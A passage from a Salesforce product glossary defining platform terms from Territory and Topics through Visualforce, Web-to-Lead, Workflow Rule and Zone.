Links on tabbed pages that provide quick access to the most common operations available for a particular page, for example, creating a new account.

Territory
For forecasting versions where territories are used, this is a collection of accounts and users that generates a forecast.

Time-Dependent Workflow Action
A workflow action that executes when the conditions of a workflow rule and an associated time trigger are met.

Top All Time Ideas
On the Top All-Time subtab, ideas are sorted from most number of points to fewest. This allows you to see the most popular ideas in the history of your Ideas zone.

Topics
When you post or comment in Chatter, you can associate your post or comment with all other posts and comments on the same subject by adding a topic. A topic is a way to categorize your post or comment so other people can find it more easily. Topics also help you discover people and groups that are knowledgeable and interested in the same topics.

Topics, Chatter Answers
The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Translation Workbench
The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

Trending Topics
The Trending Topics area on the Chatter tab shows the topics being discussed right now in Chatter. The more frequently people add a specific topic to their posts and comments and comment on or like posts with the same topic over a short period of time, the more likely it is to become a trending topic. For example, if your coworkers are attending the upcoming Dreamforce conference and have started discussing it in Chatter, you may see a trending topic for Dreamforce. A trending topic is not solely based on popularity and usually relates to a one-time or infrequent event that has a spike in activity, such as a conference or a project deadline. For privacy reasons, Trending Topics don't include topics used solely in private groups or record feeds.

Truncate
Truncating a custom object lets you remove all of the object's records, while keeping the object and its metadata.

U

Unlimited Edition
Unlimited Edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform.

Usage-based Entitlement
A usage-based entitlement is a limited resource that your organization can use on a periodic basis—such as the allowed number of monthly logins to a Partner Community or the record limit for Data.com list users.

V

Visualforce
A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Vote, Idea
In an ideas community, a vote means you have either promoted or demoted an idea. After you vote on an idea, your nickname displays at the bottom of the idea's detail page to track that your vote was made. You can use your Recent Activity page to see a list of all the ideas you have voted on.

Vote, Reply
In an answers community, a vote means you either like or dislike a reply to a question.

W

Web Direct Leads
Web direct leads is a specific lead source indicating that the lead was generated when a user, who has bookmarked your website or directly typed the URL of your website into a browser, filled out the Web-to-Lead form containing the Salesforce tracking code.

Web Links
See Custom Links.

Web Referral Leads
Web referral lead is a specific lead source indicating that the lead was generated when a user navigated to your website using a referring link on another site and filled out the Web-to-Lead form containing the Salesforce tracking code. For example, if a user is browsing your partner's website and clicks on a link to your website, then fills out your Web-to-Lead form, a Web referral lead is generated. The lead source details include the referring URL for each Web referral lead.

Web-to-Case
Functionality that lets you gather customer support issues and feedback on your company's website and then generate cases using that data.

Web-to-Lead
Functionality that lets you gather registration or profile information on your company's website and then generate leads using that data.

Workflow Action
A workflow action, such as an email alert, field update, outbound message, or task, fires when the conditions of a workflow rule are met.

Workflow Rule
A workflow rule sets workflow actions into motion when its designated conditions are met. You can configure workflow actions to execute immediately when a record meets the conditions in your workflow rule, or set time triggers that execute the workflow actions on a specific day.

X

No Glossary items for this entry.

Y

No Glossary items for this entry.

Z

Zone
Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions.

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